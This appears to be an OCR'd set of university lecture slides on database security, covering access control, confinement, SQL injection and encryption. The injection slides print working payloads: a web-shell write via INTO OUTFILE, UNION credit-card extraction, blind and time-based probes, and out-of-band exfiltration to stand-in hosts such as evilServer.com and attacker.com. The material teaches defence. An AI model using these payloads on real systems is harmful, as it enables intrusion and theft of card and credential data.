ÉCOLE POLYTECHNIQUE
FÉDÉRALE DE LAUSANNE

Database Security

COM-402: Information Security and Privacy

(slide credits: Nicolas Gailly, Cristina Basescu, Enis Ceyhun Alp)

Outline


ÉCOLE POLYTECHNIQUE
FÉDÉRALE DE LAUSANNE


- Introduction
- **Database System Administration**
  - Access Control
  - Confinement
- **Remote Attacks**
  - Input Validation & SQL Injection
  - Database Inference
- **Managing Sensitive Data**
  - Protecting Data with Encryption
  - Protecting Credentials (e.g., password databases)
- **Encrypted Database Processing**

Introduction

- **Databases now used everywhere**
  - Banking, industry, social network, government, research, personal, ...
  - Leads to new types of analysis (big data, machine learning, etc.)
- **Critical to think about the security of the data they contain**
  - What are the security requirements of database systems?
  - What are the main attack vectors of database systems?
  - What are the main protections of database systems?


Typical Setups





Multitier architecture

- **Presentation tier**
  - Top most level, displays information such as merchandises, shopping card etc.
- **Application (logic) tier**
  - Controls an application functionality
- **Data tier**
  - Controls the data persistence mechanisms and provides data access layer API



Database Threats

ÉCOLE POLYTECHNIQUE
FÉDÉRALE DE LAUSANNE

The most common threats to the database systems include:

- Excessive and unused or abused privileges
- Weak passwords
- SQL injections (e.g., via web apps)
- Malware
- Poor auditing records
- Storage media exposure (e.g., insider attacks, unsecured backups)
- Denial of service

Commonality of threats

Yahoo Says 1 Billion User Accounts Were Hacked

360 million MySpace users

- 2. TJX Companies Inc.
- **Date:** December 2006
- **Impact:** 94 million credit cards exposed.

- 1. Heartland Payment Systems
- **Date:** March 2008
- **Impact:** 134 million credit cards exposed through SQL injection to install spyware on Heartland's data systems.

167 million LinkedIn users

http://www.csoonline.com/article/2130877/data-protection/data-protection-the-15-worst-data-security-breaches-of-the-21st-century.html


Outline

- **Introduction**
- **Database System Administration**
  - **Access Control**
  - Confinement
- **Remote Attacks**
  - Input Validation & SQL Injection
  - Database Inference
- **Managing Sensitive Data**
  - Protecting Data with Encryption
  - Protecting Credentials (e.g., password databases)
- **Encrypted Database Processing**

Access Control

- First defense is the authentication of users and their respective rights
- Access control is responsible for controlling the rules determined by security policies for all direct accesses to the system
- One must apply the principle of the least privilege to give rights to users
  - A student should **only** be able to access her grade and **only** hers
  - Administrative access must be especially tightly controlled

Access Control #2



Access Control #3

- **Discretionary Access Control (DAC):**
  - The *owner* of an object can define which *subjects* can access the object
- **MySQL command:**
  - `GRANT privileges ON object TO users [WITH GRANT OPTION]`
  - `REVOKE privileges ON object FROM users`
- **Different privileges available:**
  - `SELECT, INSERT, DELETE, UPDATE, REFERENCES`
  - Ex: “`GRANT UPDATE ON EMPLOYEES(salary) TO hr_users;`”

Access Control #4

- **<u>Role-Based Access Control:</u> Assign to a *role* (‘professor’) a set of *operations* and the *objects* to which those *operations* require access**
  - ***Professor*** can read the ***students*** table, and write to ***students_grade*** for its course
- **To enable row level granularity in MySQL, you can use *Views***
  - A view is a “virtual” table that results from a valid query, consisting of rows and columns
  - ```
    CREATE VIEW Students_Grades AS
        SELECT * FROM `students_grade`
        WHERE `course_id` = COURSE_ID;
    ```
    ```

Common Access Control Fail

- **Important to use differents accounts on the database for different systems:**
  - One account that have access to the credentials table
    - Better: One for login (read), one for signup (write)
  - Another one that have access to regular (application) table
- **Otherwise, any failure in the web application can access credentials table !**

Verizon DBIR: Over Half Of Data Breaches Exploited Legitimate Passwords In 2015

Financial sector suffered the most breaches last year, followed by the accommodation/hotel sector.

Web attacks surged, financial gain reigned as a motive, and mobile and IoT remained a non-factor in real-world attacks last year.

Legitimate user credentials were used in most data breaches, with some 63% of them using weak, default, or stolen passwords, according to the new 2016 Verizon Data Breach Investigations Report (DBIR), which publishes tomorrow. While widespread abuse of legitimate user credentials by bad guys is really no surprise, such a high percentage of cases was startling, according to Marc Spitler, senior manager at Verizon Security Research, and co-author of the report.


Outline

- **Introduction**
- **Database System Administration**
  - Access Control
  - **Confinement**
- **Remote Attacks**
  - Input Validation & SQL Injection
  - Database Inference
- **Managing Sensitive Data**
  - Protecting Data with Encryption
  - Protecting Credentials (e.g., password databases)
- **Encrypted Database Processing**

Confinement: Restricted Access

ÉCOLE POLYTECHNIQUE FÉDÉRALE DE LAUSANNE

- **Restricting access only to authenticated servers (web application)**
- **Direct access to the database gives:**
  - Version information (to find exploits, 0-days)
  - Brute force login
  - Unrestricted queries
- **Always put a firewall in front, and in a separate network zone!**



Confinement: Host Security

- **Database should have least privilege on the host system**
  - Attack using SQL injection and PHP sites:
    - `UNION SELECT “<? system($_REQUEST[‘cmd’]) ?>” INTO OUTFILE ‘/var/www/website/exec.php`
    - Read “/etc/passwd”, “/etc/shadow”, etc.
  - Revoke access with: `REVOKE FILE on *.* FROM ‘user’@’ip’;`
  - Check host permission of the “mysql” user
  - Only listens on port localhost:3306
  - Have a firewall doing the NAT with external servers

Confinement: Physical Security

- Must regulate access to the data center -> allow only authorized people
- Corruptions & coercions are usual threats against sysadmins !
- Use a certified data center with:
  - Camera surveillance
  - Locked server rooms
  - Disable removable drive (USB)
- Data centers have different level of certifications, equivalent to FIPS certifications


http://searchsecurity.techtarget.com/feature/Insider-threat-management-Can-your-sysadmins-be-trusted

Outline

ÉCOLE POLYTECHNIQUE FÉDÉRALE DE LAUSANNE

- **Introduction**
- **Database System Administration**
  - Access Control
  - Confinement
- **Remote Attacks**
  - **Input Validation & SQL Injection**
  - Database Inference
- **Managing Sensitive Data**
  - Protecting Data with Encryption
  - Protecting Credentials (e.g., password databases)
- **Encrypted Database Processing**

Context of Application Semantics



Improper Access

- **How does one control the flow of the application?**
  - The **data tier** enforces **coarse-grained access control**, e.g., a student can read the grades table
  - The **application** enforces **fine-grained semantics**, e.g., a student can read only its own grades
- **Basic application query:** `SELECT course,grade FROM students WHERE studId=$Id`
  - The application predefines allowed queries, with certain parameters
- **What can go wrong!?**

Vulnerabilities: Simple SQL Injection Attack

ÉCOLE POLYTECHNIQUE FÉDÉRALE DE LAUSANNE

- **Basic query:** `SELECT course,grade FROM students WHERE studId=$Id`
  - '`$Id`' depends on **user input** coming from a web form, application, HTTP headers etc.
  - **Expected behavior**: '`$Id`' is the SCIPER nr of the student logged in

- **Malicious behavior to evade application semantics**
  - Attacker handcrafts an HTTP header with different '`$Id`' values
  - If not sanitized, attacker can even set '`$Id`' to be an SQL query!

    `$Id = 1 UNION ALL number, pin FROM creditcards`

  - Resulting query

    `SELECT course,grade FROM students WHERE studId=1 UNION ALL number, pin FROM creditcards`

name	email
Turing	turing@machine.com
5105105105105100	845

SQL Injection Defense Example

ÉCOLE POLYTECHNIQUE FÉDÉRALE DE LAUSANNE

- **Basic query:** `SELECT course,grade FROM students WHERE studId=$Id`

- **Properly-sanitized example**
  - Prepared statement in the application

```
stmt = “SELECT course,grade FROM students WHERE studId = %s”

cursor.execute(stmt, (5,))
```

Blind SQL Injections: Schema Guessing

ÉCOLE POLYTECHNIQUE FÉDÉRALE DE LAUSANNE

- What if attacker doesn't (yet) know the database schema and doesn't have direct access to raw query results?

- **Boolean (blind) injection**
  - Formulate queries as "yes/no" questions, for which attacker obtains "answer" by observing whether Web page loads correctly

- **Test query:** `SELECT course,email FROM users WHERE name='$Name'`

- **Attacker query:** `$Name = me' and ASCII(substring((SELECT table_name FROM information_schema.tables WHERE table_schema=database() limit 0,1),1,1)) > 97 --`
  - Returns YES if `table_name[0] > 'a'`, NO otherwise
  - Why do we need the symbol `'` after `me` and the `--` at the end?
  - Attacher can query character by character for table name,column, rows etc...

Error-based Blind SQL Injections

ÉCOLE POLYTECHNIQUE FÉDÉRALE DE LAUSANNE

- **Error-based blind injection: Use error reporting to leak information**
- **Test query:** `SELECT name,email FROM users WHERE id=$Id`
- **Blind Injection in Oracle**
  - `$Id=10||UTL_INADDR.GET_HOST_NAME((SELECT creditcard FROM CCard))`
  - `'Error 1580 (XXX): '555000782093' is not valid host name'`
- **Blind injection in MySQL**
  - Using mathematical functions: query returns 0 on success
  - `> select exp(710);`
    `ERROR 1690 (22003): DOUBLE value is out of range in 'exp(710)'`
  - `> select exp(~(select*from(select user())x));`
    `ERROR 1690 (22003): DOUBLE value is out of range in 'exp(~((select 'root@localhost' from dual)))'`

Out-of-band Blind SQL Injections

ÉCOLE POLYTECHNIQUE FÉDÉRALE DE LAUSANNE

- **Out-of-band (blind): Cause database to make a query to specific website**
- **Test query:** `SELECT name,email FROM users WHERE id=$Id`
- **In Oracle**
  - The attacker owns `evilServer.com`
  - `$Id=1||UTL_HTTP.request('evilServer.com:80/'||(SELECT ccard FROM ccTable)`
  - The attacker checks the log of its web server
- **In MySQL**
  - The attacker owns `attacker.com`
  - `$Id=1 UNION ALL SELECT LOAD_FILE(CONCAT('\\\\foo.',(select MID(version(),1,1)),'.attacker.com\\'));`
  - The attacker checks the log of its DNS resolver for its website
    `12:56:34 156.67.89.134 HTTP/1.1 GET /MariaDB version 1.5.7+5621`

Time-based Delay Blind SQL Injections

ÉCOLE POLYTECHNIQUE FÉDÉRALE DE LAUSANNE

- **Time-based delay (blind): Guess the value based on the time a query takes**
- **Test query:** `SELECT name,email FROM users WHERE id='$Id'`
- **Attacker query:** `1' and (select sleep(10) from purchases where (select password from uses where username like '%admin%') like '%')`
  - If requests takes >= 10 seconds, username contains "admin"
  - Combined with `SUBSTRING` and `ASCII`, one can determine the full name and password relatively quickly (linear number of queries)

SQL Injection Defense: Proper Validation

ÉCOLE POLYTECHNIQUE FÉDÉRALE DE LAUSANNE

- **To defend against most of these attacks, the golden rule is:**

  ALWAYS SANITIZE USER INPUT

- **Most libraries provide security mechanisms**
  - An effective mechanism to validate user inputs are **prepared statements**

```
stmt = "SELECT fullname FROM employees WHERE id = %s"
cursor.execute(stmt, (5,))
```

  - A prepared statement is a valid SQL program
  - The parameter is passed as a second program, not modifying the original query

https://stackoverflow.com/questions/8263371/how-can-prepared-statements-protect-from-sql-injection-attacks

Outline

ÉCOLE POLYTECHNIQUE
FÉDÉRALE DE LAUSANNE

- **Introduction**
- **Database System Administration**
  - Access Control
  - Confinement
- **Remote Attacks**
  - Input Validation & SQL Injection
  - **Database Inference**
- **Managing Sensitive Data**
  - Protecting Data with Encryption
  - Protecting Credentials (e.g., password databases)
- **Encrypted Database Processing**

Database Inference

ÉCOLE POLYTECHNIQUE FÉDÉRALE DE LAUSANNE

- **Derive unknown information based on retrieved information**
  - Using aggregation mechanisms on values where individual access is forbidden
- **Example: “`SELECT AVG(salary) FROM employees WHERE role LIKE '%CEO%'`”**
  - Even if access to raw salary from the table is forbidden !
- **Query outputs: 10,000**

Name	Salary	Role
Jango Fett	6,886	Bounty Hunter
Darth Sidius	10,000	CEO of Dark Forces Inc.

Outline

- **Introduction**
- **Database System Administration**
  - Access Control
  - Confinement
- **Remote Attacks**
  - Input Validation & SQL Injection
  - Database Inference
- **Managing Sensitive Data**
  - **Protecting Data with Encryption**
  - Protecting Credentials (e.g., password databases)
- **Encrypted Database Processing**

Encryption: Data in motion

- **Data in motion can easily be intercepted:**
  - NSA has a wiretapping program (including undersea cables)
  - BGP false advertisements can lead to IP hijacking (and DDOS)
  - MitM attack in a public hotspot (e.g., ARP spoofing, DNS poisoning)
  - Insider threats such as an underpaid sysadmin having access to the database server


https://www.theatlantic.com/international/archive/2013/07/the-creepy-long-standing-practice-of-undersea-cable-tapping/277855/

http://www.techrepublic.com/article/exclusive-inside-the-protonmail-siege-how-two-small-companies-fought-off-one-of-europes-largest-ddos/

http://www.networkworld.com/article/2219429/malware-cybercrime/biggest-insider-threat--sys-admin-gone-rogue.html

Encryption: Data in motion #2

- **Best defense is to use TLS between all endpoints where data transits**
  - Client <-> web server <-> database
- **Certificate management (PKI) is still problematic. Place trust only in certificates generated by your own PKI, as rarely as possible**



Encryption: Data at rest

Physical security: an attacker can read the disk if non encrypted

- Police record database are separated from the Internet
- VAULT7: *"In these cases, a CIA officer, agent or allied intelligence officer acting under instructions, physically infiltrates the targeted workplace. The attacker is provided with a USB containing malware developed for the CIA for this purpose, which is inserted into the targeted computer. The attacker then infects and exfiltrates data to removable media."*

https://wikileaks.org/ciav7p1/

Encryption: Data at rest

- **3 major ways for data encryption at rest:**
  - Full-disk encryption
    - Easiest solution but not flexible
  - Application-level encryption
    - Also protect data in motion !
    - Might be difficult to put in place in already existing applications
  - Database-level encryption
    - Only 3-5% overhead with MySQL MariaDB
    - Table and row-level granularity possible !

https://www.percona.com/blog/2016/04/08/mysql-data-at-rest-encryption/
https://mariadb.com/kb/en/mariadb/data-at-rest-encryption/


Outline

ÉCOLE POLYTECHNIQUE FÉDÉRALE DE LAUSANNE

- **Introduction**
- **Database System Administration**
  - Access Control
  - Confinement
- **Remote Attacks**
  - Input Validation & SQL Injection
  - Database Inference
- **Managing Sensitive Data**
  - Protecting Data with Encryption
  - **Protecting Credentials (e.g., password databases)**
- **Encrypted Database Processing**

